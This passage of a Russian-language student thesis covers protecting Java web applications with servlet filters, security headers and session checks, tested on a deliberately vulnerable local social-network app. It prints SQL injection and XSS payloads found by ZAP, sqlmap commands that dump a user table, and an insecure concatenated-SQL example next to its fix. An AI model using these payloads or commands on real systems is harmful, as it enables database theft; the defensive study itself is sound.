Для реализации аутентификации в Shiro имеются токены – ключи для входа в систему, например, UsernamePasswordToken, задающий имя пользователя и пароль, а также реализующий интерфейс AuthenticationToken, описывающий получение полномочий и прав доступа.

Java Authentication and Authorization Service

JAAS является расширяемой библиотекой, реализующей стандарт системы информационной

безопасности PAM. Основная задача JAAS – разделение аутентификации и авторизации от основной функциональности приложения.

Для системного администратора JAAS представляет собой два конфигурационных файла:

*.login.conf определяет логин-модули, и как необходимо задействовать их в приложении;

*.policy определяет привилегии пользователей.

Для разработчика JAAS является стандартной библиотекой, предоставляющей:

- представление сущности и набора полномочий;
- службу входа;
- службу проверки наличия у субъекта необходимых полномочий для использования функциональности.

jGuard

jGuard – это библиотека с открытым исходным кодом, реализующая аутентификацию и авторизацию для веб-приложений. jGuard написана на основе JAAS, стабильного компонента JAVA J2SE API. jGuard является гибким инструментом и предоставляет разные способы настройки механизмов аутентификации и авторизации.

1.3.2. Внедряемые на этапе эксплуатации

Для обеспечения безопасности уже эксплуатируемого приложения используются внешние инструменты защиты, например, системы обнаружения вторжений, межсетевые экраны, а также средства фильтрации трафика прикладного уровня, специализирующиеся на веб-приложениях (WAF – Web Application Firewall). Последние предпочтительны, так как разрабатываются конкретно для защиты веб-приложений, и в отличие от других средств, не перегружены различными функциями, что облегчает их администрирование.

WAF могут быть реализованы как облачный сервис (для среднего и малого бизнеса), отдельное железо или виртуальное устройство (крупный бизнес). WAF обычно используется в режиме обратного прокси-сервера, но возможны и другие режимы, например, пассивный, когда приложение работает с репликацией трафика.

После установки WAF и запуска трафика включается основной механизм защиты – машинное обучение, формирующее эталонную модель соединения с объектом защиты, и, таким образом, заполняется «белый» список допустимых идентификаторов доступа. В настоящее время в веб-приложениях используются

следующие виды идентификаторов: HTTP-параметры, ID ресурса, ID сеанса (cookie). WAF занимается определением допустимых значений для приложения.

Кроме машинного обучения WAF также имеет следующие механизмы обеспечения безопасности:

- проверка протокола и анализ подписи;
- защита от инъекций и XSS (часто проприетарная);
- создание собственных правил защиты;
- защита от DDoS-атак;
- интеграция с репутационными сервисами.

Общие требования к современному WAF:

- реагирование на угрозы из OWASP Top-10;
- инспектирование в соответствии с политикой безопасности, логирование событий;
- предотвращение утечки данных;
- проверка содержимого страниц, включая HTML, CSS, и протоколы доставки (HTTP/HTTPS);
- защита от угроз, направленных на сам WAF;
- предотвращение/обнаружение подделки ID сеанса;
- автоматическое обновление сигнатур атак;
- поддержка SSL-сертификатов;
- поддержка аппаратного хранения ключей (FIPS).

2. Разработанные программные средства

2.1. Описание разработанных программных средств

2.1.1. Архитектура

Веб-приложения разрабатываются на основе архитектуры «клиент-сервер». В качестве сервера может быть использован контейнер сервлетов. Сервлет является интерфейсом Java, реализация которого расширяет функциональные возможности сервера, и взаимодействует с клиентами посредством принципа запрос-ответ. Так как Java – достаточно популярная платформа для реализации кроссплатформенных веб-приложений, выбор пал именно на нее.

В веб-приложениях клиент отправляет запрос на сервер для обработки сервлетом. При этом запрос, а также ответ клиенту, можно предварительно обработать с помощью сервлетного фильтра – Java-кода, пригодного для повторного использования и

позволяющего модифицировать данные HTTP-запросов/ответов и информацию в заголовках.

Для обеспечения безопасности веб-приложений было принято решение о разработке сервлетных фильтров, обрабатывающих запросы клиента и ответы сервера.

В качестве среды разработки был выбрана IntellIj IDEA – интегрированная среда разработки программного обеспечения на многих языках программирования, в частности Java, JavaScript, Python, разработанная компанией JetBrains.

2.1.2. Сервлеты и сервлетные фильтры

Сервлеты способны обслуживать любые виды запросов, но типичное использование сервлетов – расширение веб-серверов. Для этого в Java определены специальные HTTP-классы сервлетов, например, HttpServlet. Основные переопределяемые в сервлете методы: doGet (выполнение действий при получении GET-запроса) и doPost (выполнение действий при получении POST-запроса).

Рассмотрим жизненный цикл сервлета:

1) Сервлет отсутствует в контейнере:

   А) Загрузка класса сервлета в контейнер.

Б) Создание экземпляра класса сервлета.

В) Вызов метода init() – инициализация сервлета, вызывается в первую очередь и только один раз.

2) Сервлет обслуживает запрос клиента. Запросы обрабатываются в отдельных потоках методом service(), определяющим тип запроса и распределяющим в соответствующие методы обработки.

3) Сервлет удаляется методом destroy() в случае необходимости.

Как и в случае с сервлетом, сервер вызывает метод init(FilterConfig config), инициализирующий и конфигурирующий фильтр. Метод doFilter обрабатывает запросы и ответы. После окончания работы вызывается метод destroy().

В метод doFilter в качестве входного параметра приходит список фильтров для обработки FilterChain chain. После обработки запроса/ответа, фильтр вызывает chain.doFilter для передачи управления следующему фильтру.

Фильтры работают в том порядке, в котором объявляются. Объявляется фильтр внутри элемента

<filter>, подключается внутри <filter-mapping> в файле web.xml.

2.1.3. Разработанные фильтры

RequestEscapingFilter – фильтр экранирования данных запроса.

Экранирование – замена специальных управляющих символов в тексте на соответствующие эквиваленты. Злоумышленник может использовать тот факт, что приложение не осуществляет проверку входных данных должным образом, внедряя инъекции, например, вредоносный скрипт в HTML-страницу, отображаемую в браузере; дополнительное условие или целый запрос в параметр, используемый в SQL-выражении. Для защиты от SQL-инъекций лучше всего пользоваться подготовленными запросами, в которых четко указывается число и тип параметров. Но в некоторых случаях их использование невозможно или дорого в плане производительности. В связи с этим экранирование также является средством защиты от SQL-инъекций.

Необходимо экранировать следующие символы:

" "

$	&#36;
%	&#37;
&	&#38;
'	&#39;
*	&#42;
;	&#59;
<	&#60;
>	&#62;
{	&#123;
|	&#124;
}	&#125;

Данное преобразование происходит в методах разработанного класса Escaper. Он содержит методы String escape(String s), StringBuffer escape(StringBuffer s), String escapeQuery(String s) и String escapeHeader(String s). Во всех случаях внутри методов создается новый экземпляр StringBuilder (StringBuffer для StringBuffer escape(StringBuffer s)), в который добавляются неуправляющие символы входного параметра, а управляющие заменяются на соответствующие безопасные эквиваленты.

Для экранирования данных запроса реализован класс RequestWrapper, наследующий класс

HttpServletRequestWrapper. Этот класс является оболочкой для поступающего запроса. Это значит, что есть возможность переопределить методы get значений параметров, заголовков и прочего, и возвращать экранированные данные. Переопределены методы:
String getRequestURI() – часть URL, начиная с имени протокола до строки запроса;
String getQueryString() – строка запроса;
String getParameter(String parameter) – параметр запроса;
Cookie[] getCookies() – значения cookie;
String getHeader(String name) – значение заголовка.

ResponseAddHeadersFilter – фильтр добавления заголовков в ответы сервера.

Для обеспечения безопасности веб-приложения также используются заголовки ответов сервера. Дополнительные HTTP-заголовки могут сильно усложнить злоумышленнику осуществление атак типа внедрение кода, «человек посередине» и прочие. Некоторые такие заголовки могут не поддерживаться некоторыми браузерами, но это не значит, что от такой дополнительной защиты стоит совсем отказываться.

Заголовок **X-XSS-Protection** может предотвратить некоторые атаки типа межсайтовый скриптинг, является совместимым с Chrome, Opera, Internet Explorer 8+, Android и Safari, используется Google, Github, Facebook и может принимать следующие значения:

0 – встроенная защита выключена;

1 – защита включена, страница подвергается цензуре при атаке;

1; mode=block – защита включена, страница не обрабатывается при атаке;

1; report=http://example.com/report – защита включена, отправляется отчет при атаке.

В фильтре используется следующий параметр: resp.addHeader("X-XSS-Protection", "1; mode=block")

Заголовок **X-Frame-Options** может предотвратить Clickjacking-атаки и является установкой для браузера не загружать вашу страницу в frame/iframe. Clickjacking-атака заключается в следующем: злоумышленник загружает свою страницу в невидимый слой поверх видимой внешне безобидной страницы; элемент управления вредоносной страницы совмещен с видимой ссылкой/кнопкой; используется атака для подписки на

ресурсы, кражи конфиденциальных данных. Заголовок поддерживается не всеми браузерами. Может принимать следующие значения:

SAMEORIGIN – загрузка контента в frame/iframe разрешена только в том случае, когда фрейм и загружающая страница расположены на одном домене;

DENY – загрузка контента в фреймах запрещена;

ALLOW-FROM – загрузка контента в frame/iframe разрешена только для определенного URL.

В фильтре используется следующий параметр:

resp.addHeader("X-Frame-Options", "DENY")

Заголовок **X-Content-Type-Options** используется для предотвращения атак, использующих подмену типов MIME (Multipurpose Internet Mail Extensions). В заголовке находятся установки по определению типа файла, за счет чего не допускается перехват пакетов.

В фильтре используется следующий параметр:

resp.addHeader("X-Content-Type-Options", "nosniff")

Заголовок **Content-Security-Policy** описывает допустимые ресурсы, например, изображения и медиа, устанавливает правила использования встроенных

скриптов, шрифтов и стилей. Загрузка из источников, не включенных в «белый» список, блокируется. Заголовок должен содержать одну или более директив для ресурсов. Директива default-src описывает допустимые источники по умолчанию для всех директив. В списке URL адреса разделяются пробелами, ‘self’ – ссылка на текущий домен, ‘none’ применяется, когда не нужно ничего загружать в рамках данной директивы.

В фильтре используется следующий параметр:

resp.addHeader("Content-Security-Policy", "default-src ‘self’")

ReferrerFilter – фильтр проверки заголовка referer.

Для обеспечения простейшей защиты от атак типа подделка межсайтовых запросов можно использовать заголовок запроса referer (распространенная ошибка написания слова referrer оказалась настолько распространенной, что вошла в официальные спецификации HTTP-протокола). Referer содержит URL источника запроса и обычно используется для сбора статистических данных о том, как пользователи попали на сайт: по поисковому запросу, по ссылке на другом сайте, или от конкретного рекламодателя.

Данный фильтр проверяет, соответствует ли заголовок referer запроса указанным в параметрах validPatterns фильтра шаблонам. В случае, если запрос пришел от неизвестного источника, происходит перенаправление на указанную в параметре redirectTo страницу. Все значения параметров инициализации фильтра должны быть указаны через запятую, например для validPatterns (начиная с имени протокола):

http://example/test/,http://exam/pass/

Данный фильтр следует использовать в качестве дополнения к стойкой системе аутентификации, использующей анти-CSRF токен.

LoggedInFilter – фильтр проверки наличия в сессии аутентифицированного пользователя.

Веб-приложения должны предоставлять стойкие механизмы аутентификации и авторизации. При этом не стоит забывать о проверке наличия прав на запрошенный ресурс у пользователя. К примеру, осуществляется вход в учетную запись: методом POST отправляется запрос, содержащий логин и пароль, сервер обрабатывает его, находит данного пользователя в базе данных, проверяет на соответствие пароли, а

затем перенаправляет клиента на страницу успешной авторизации или профиля пользователя. Но нет никакого толку от такой авторизации, если пользователь не добавляется в параметр сессии, и при каждом запросе страницы, доступной только для авторизованного юзера, не происходит проверка наличия соответствующего параметра в сессии. Если это не соблюдено – на страницы профиля можно попасть, минуя страницу входа, просто набрав URL-адрес.

Данную проблему и решает LoggedInFilter. Он проверяет сессию и ее атрибут с названием, задаваемым в параметрах инициализации фильтра. Кроме того, задаются допустимые и запрещенные адреса для неаутентифицированного и аутентифицированного пользователя, а также страницы, на которые следует перенаправить юзера. Значения адресов в параметрах инициализации должны быть разделены запятой, например: /login,/locale

LogOutFilter – фильтр выхода из учетной записи.

Кроме правильного входа в учетную запись необходимо организовать также выход из нее. Если это не соблюдено, данные сессии могут сохраниться. Если

это общественный пк, а пользователь вышел из аккаунта и ушел, любой через некоторое время сможет войти в данный аккаунт, минуя страницу логина, и выполнить действия от имени авторизованного пользователя, получить логин/пароль и прочие конфиденциальные данные.

Чтобы удалить атрибуты сессии, необходимо вызвать метод session.invalidate(). Но даже после этого нет полной уверенности, что данные будут удалены. Некоторые браузеры кешируют страницы, а с ними и параметры сессии. Чтобы избежать этого, следует установить следующие значения заголовков ответа:

```
resp.setHeader("Cache-Control", "no-cache, no-store")
resp.setHeader("Pragma", "no-cache")
```

2.2. Тестирование

2.2.1. Архитектура тестового приложения

Тестовое веб-приложение разработано на основе архитектуры «клиент-сервер», где клиентом является веб-браузер, а сервером – контейнер сервлетов Tomcat.

Сервер:

Apache Tomcat 7.0.73 – контейнер сервлетов с открытым исходным кодом, разрабатываемый Apache Software Foundation. Реализует спецификацию сервлетов и спецификацию JavaServer Pages (JSP) и JavaServer Faces (JSF). Tomcat позволяет запускать веб-приложения, содержит ряд программ для самоконфигурирования. Tomcat используется в качестве самостоятельного веб-сервера, в качестве сервера контента в сочетании с веб-сервером Apache HTTP Server, а также в качестве контейнера сервлетов в серверах приложений JBoss и GlassFish.

PosgreSQL 9.5 – свободная объектно-реляционная СУБД. Используется в проекте в качестве хранилища пользовательских данных. Для соединения приложения с базой данных используется JDBC- драйвер (Java DataBase Connectivity).

JavaServer Pages (JSP) – технология создания страниц с динамическим содержимым. Статические данные могут быть оформлены в одном из текстовых форматов HTML, SVG, WML, или XML, а JSP-элементы конструируют динамическое содержимое.

Используемый архитектурный подход – JSP Model 2, который заключается в совместном использовании сервлетов и JSP-страниц. Сервлет обрабатывает запрос и создает JavaBeans-объекты, используемые в JSP-странице, выводящейся в браузере пользователя. Типовой сценарий последовательности действий для данной архитектуры:

1) запрос отправляется на сервлет;
2) сервлет обрабатывает запрос, создает JavaBean и запрашивает динамическое содержимое;
3) JavaBean получает доступ к информации;
4) сервлет, направляющий запрос, вызывает сервлет, скомпилированный из JSP-страницы;
5) скомпилированный сервлет встраивает динамическое содержимое в статический контекст HTML-страницы и отправляет ответ клиенту.

Используемая среда разработки: IntellIj IDEA

Google Guice – Java-фреймворк, обеспечивающий поддержку внедрения зависимостей через аннотации для конфигурирования объектов. Его использование позволяет отделять контракт объекта от управления его зависимостями, а также привязывать к интерфейсам конкретные реализации.

Конфигурация сервлетов и сервлетных фильтров происходит следующим образом – в наследнике класса ServletModule переопределяется метод configureServlets. Методы filter("urlPattern").through(yFilter.class) и serve(“urlPattern”).with(yServlet.Class) настраивают сервлетные фильтры и сервлеты соответственно. Обычно же это делается в дескрипторе развертывания web.xml, например, подключение фильтра:

```
<filter>
    <filter-name> MyFilter</filter-name>
    <filter-class>MyFilterClass</filter-class>
</filter>
<filter-mapping>
    <filter-name>MyFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
```



Рисунок 2.2.1.1 Архитектура веб-приложения

2.2.2. Описание тестового приложения

Тестовое веб-приложение представляет собой максимально простую реализацию социальной сети со следующими возможностями:

- регистрация учетной записи;
- вход в аккаунт и выход из него;
- изменение данных аккаунта;
- поиск других пользователей сети;
- отправка заявок на добавление в список друзей;
- возможность принять/отклонить заявку;
- создание чатов с пользователями.

Приложение намеренно разработано с некоторыми уязвимостями, например, используются динамические запросы без связанных переменных, отсутствует экранирование и фильтрация входящих данных, а также шифрование паролей, использованы некорректные алгоритмы входа и выхода из аккаунта.

2.2.3. Тестирование веб-приложения

Для тестирования веб-приложения был выбран сканер уязвимостей Zed Attack Proxy и сканер обнаружения инъекций sqlmap.

Пассивное сканирование ZAP определило следующие уязвимости (рис.2.2.4.1):



Рисунок 2.2.3-1 Результаты пассивного сканирования

Средний уровень риска:

Application Error Disclosure – страница содержит сообщение об ошибке; это может выдать конфиденциальную информацию вроде места нахождения файла, вызвавшего необрабатываемое

исключение (на странице присутствует сообщение об ошибке при неправильно введенных логине/пароле).

HTTP Only Site – не используется HTTPS-протокол.

X-Frame-Options Header Not Set – заголовок X-Frame-Options для защиты от ClickJacking-атак не включен в HTTP-ответ.

Низкий уровень риска:

Content Security Policy (CSP) Header Not Set – заголовок CSP для определения допустимых на странице ресурсов не включен в ответ.

Password Autocomplete in Browse – автозаполнение паролей в браузере.

Server Leaks Version Information via "Server" HTTP Response Header Field – в ответе содержится информация о версии сервера.

Web Browser XSS Protection Not Enabled – встроенная защита от XSS атак не включена.

X-Content-Type-Options Header Missing – заголовок для защиты от перехвата не включен в ответ.

Отсутствуют токены против CSRF атак.

Активное сканирование ZAP определило следующие уязвимости (рис.2.2.4.2):



Рисунок 2.2.3-2 Результаты активного сканирования

Высокий уровень риска:

SQL-инъекция – PostgreSql – определена используемая СУБД (инъекция символа ' в поле логина).

Advanced SQL Injection – возможность осуществления SQL-атак разных типов:

1) time-based blind (инъекция выражения ZAP' AND 3305=(SELECT 3305 FROM PG_SLEEP(5)) AND 'sKpe'='sKpe в поле логина);

2) stacked queries (инъекция выражения ZAP';SELECT PG_SLEEP(5)-- в поле логина);

3) error-based (инъекция выражения ZAP' AND 6519=CAST((CHR(58)||CHR(102)||CHR(113)||CHR(109)||CHR(58))||(SELECT (CASE WHEN (6519=6519) THEN 1 ELSE 0 END))::text||(CHR(58)||CHR(103)||CHR(97)||CHR(101)||CHR(58)) AS NUMERIC) AND 'kItr'='kItr в поле логина).

Cross Site Scripting – возможность осуществления XSS-атак (инъекция выражения "><script>alert(1);</script> в поле ввода).

Пример осуществленной вручную XSS-атаки:



Рисунок 2.2.3-3 Пример XSS-атаки – ввод скрипта



Рисунок 2.2.3-4 Пример XSS-атаки – результат

Протестируем приложение с помощью **sqlmap**. Запустим команду:

python sqlmap.py -u http://localhost:8080/test/login --data="login=sqlmap&password=sqlmap" --dbs

-u – целевой URL

--data – параметры POST-запроса

--dbs – вывод доступных СУБД



Рисунок 2.2.3-5 Вывод sqlmap

На странице /login параметр POST-запроса login является уязвимым к SQL-атакам (boolean-based blind, error-based, stacked queries, time-based blind). Определена используемая технология веб-приложения – JSP. Также определена целевая СУБД – PostgreSQL.

Найденные БД:



Рисунок 2.2.3.6 Найденные БД

Введем следующую команду для получения списка таблиц базы данных testdb:

python sqlmap.py -u http://localhost:8080/test/login --data="login=sqlmap&password=sqlmap" -D testdb --tables

Получаем список:

Рисунок 2.2.3.7 Список таблиц БД testdb

Введем команду для получения дампа таблицы user:

python sqlmap.py -u http://localhost:8080/test/login --data="login=sqlmap&password=sqlmap" -D testdb -T user –dump

Результат:



Рисунок 2.2.3.8 Вывод таблицы user

Таким образом, эксплуатируя один лишь параметр login на странице авторизации, удалось получить данные всех зарегистрированных пользователей базы данных testdb.

2.2.4. Тестирование веб-приложения с использованием разработанных фильтров

Подключение фильтров

Пример подключения фильтра проверки заголовка referer в модуле конфигурирования сервлетов:

```
Map<String, String> refererFilterParams = new HashMap<>();
refererFilterParams.put("validPatterns",
"http://localhost:8080/testsec/");
filter("/*").through(RefererFilter.class, refererFilterParams);
```

Пассивное сканирование ZAP определило следующие уязвимости:



Рисунок 2.2.4-1 Результаты пассивного сканирования

Средний уровень риска:

HTTP Only Site

Низкий уровень риска:

Password Autocomplete in Browse

Server Leaks Version Information via "Server" HTTP Response Header

Отсутствуют токены против CSRF атак.

Активное сканирование ZAP определило следующие уязвимости:



Рисунок 2.2.4-2 Результаты активного сканирования

Активное сканирование не определило новые уязвимости, отличные от найденных в пассивном режиме. Было проведено повторное активное сканирование с увеличенным уровнем атаки, которое тоже не выявило уязвимостей. Риски атак SQL и XSS устранены. Риски, связанные с не включенными в HTTP-ответы заголовками обеспечения безопасности, также устранены.

Обычное тестирование **sqlmap** показало ожидаемые результаты: определение целевой СУБД невозможно, параметры не являются уязвимыми для SQL-атак. Уровень тестирования был повышен до максимального (кроме параметров запроса проверяются также заголовки), а целевая СУБД была прописана, как параметр:

```
python sqlmap.py -u http://localhost:8080/testsec/login --data="login=sqlmap&password=sqlmap" --level=5 --dbms=PostgreSQL
```

Все виды инъекций были опробованы на параметре login, на заголовках Referer, Host, User-Agent, но уязвимости не были обнаружены. Так же был увеличен уровень риска тестирования --risk=3, но это не помогло обнаружить уязвимые параметры.

2.2.5. Быстродействие

При планировании обеспечения безопасности веб-приложения необходимо помнить о быстродействии. Надо понимать, что в усиленной защите нуждаются запросы, связанные с изменением данных учетной записи, проведением транзакций. При этом не стоит ставить такую защиту на абсолютно все страницы и действия в веб-приложении, например, на смену языка или переход на мобильную версию. Обработка запросов и ответов, генерация и проверка токенов, шифрование/дешифрование – все это занимает какое-то время. Все мы способны подождать, пока обработаются данные при совершении какого-либо платежа или изменения учетных данных, но если такое будет происходить со всеми запросами, пользоваться таким веб-приложением будет крайне некомфортно, и пользователи наверняка перейдут на аналог с меньшим откликом.

Сравним быстродействие тестового приложения. Общее время в таблицах показывает время, начиная от отправки запроса до получения ответа.

Таблица 1 Быстродействие без использования фильтров

URL	Обработка запроса, мс	Общее время, мс
/login	13	307
/login	9	210
/login	9	300
/login	9	218
/login	9	199
Среднее	9,8	246,8

Таблица 2 Быстродействие с использованием фильтров

URL	Работа фильтров, мс	Обработка запроса, мс	Общее время, мс
/login	11	19	231
/login	5	18	314
/login	9	18	226
/login	5	14	218
/login	7	15	301
Среднее	7,4	16,8	258

Анализ результатов

Сканирования тестового приложения с подключенными фильтрами, проведенные с помощью ZAP, не выявили серьезных уязвимостей вроде возможности осуществления SQL или XSS атак, как в случае с приложением без использования фильтров. Утилита sqlmap также не обнаружила уязвимых к SQL-инъекциям параметров или заголовков HTTP-запроса. Это говорит о том, что разработанные фильтры можно использовать для защиты веб-приложений, написанных на Java. При этом не стоит забывать, что разработанные средства обеспечивают лишь базовую защиту. При работе с конфиденциальными данными и финансами следует позаботиться также о механизмах аутентификации/авторизации, контроле доступа, шифровании, токенах аутентификации для предотвращения CSRF-атак.

Рассмотрим быстродействие веб-приложения. По результатам тестирования в среднем работа фильтров занимает 45% времени обработки запроса и 2,9% общего времени. По сравнению с приложением без

использования фильтров, обработка запроса увеличилась на 71,4%, а общее время – на 4,5%. Несмотря на то, что обработка запроса стала занимать значительно больше времени, в целом для человека разница между общим временем отклика с применением фильтров и без них не заметна.

Общие рекомендации по обеспечению безопасности веб-приложений

1) Для взаимодействия с БД используйте подготовленные запросы везде, где используются переменные, если это возможно.

2) Не используйте подобные конструкции:

```
final Statement select = connection.createStatement();
final String query =
      "SELECT * " +
      "FROM testdb.user " +
      "WHERE id = '" + id + "'";
```

Здесь id является входным параметром, который просто отправляется в SQL-запрос.

Вместо этого используйте следующий код:

```
final PreparedStatement select = connection.prepareStatement(
```

```
            "SELECT * " +
                "FROM testdb.user " +
                "WHERE id = ?"
        );
select.setString(1, id);
```

3) Проверяйте типы входящих от клиента данных и соответствие ввода регулярным выражениям.

4) Фильтруйте и/или экранируйте все входные данные со стороны клиента, будь то параметр запроса из поля ввода или значение заголовка. Это поможет защититься от таких атак, как SQL и XSS.

5) Для безопасного вывода переменных на странице при использовании JSP – заключайте их в <c:out value="${user.name}"/> для вывода информации или в <input type="text" name="foo" value="${fn:escapeXml(param.foo)}" /> для полей ввода.

6) Используйте специальные HTTP-заголовки для включения дополнительной браузерной защиты. Это значительно усложнит эксплуатацию уже имеющихся уязвимостей.

7) Используйте готовые механизмы аутентификации с реализацией токенов для обеспечения защиты от CSRF-

атак. Также можно использовать проверку заголовка referer как дополнительное средство контроля.

8) Используйте механизмы контроля доступа к запрашиваемым ресурсам.

9) Позаботьтесь об обеспечении правильного выхода из учетной записи – блокируйте сессию, запретите браузеру кешировать страницы.

10) Используйте стойкие алгоритмы шифрования данных, особенно для паролей.

11) Не используйте инструменты с известными уязвимостями.

12) Изменяйте учетные записи по умолчанию в используемых компонентах, например, в СУБД.

13) Не храните критические данные без необходимости, удаляйте неиспользуемый код.

14) Пользуйтесь «белыми» списками допустимых адресов при определении перенаправлений.

15) Регулярно обновляйте используемые компоненты и ПО, проводите тестирования безопасности и обзор кода.

Заключение

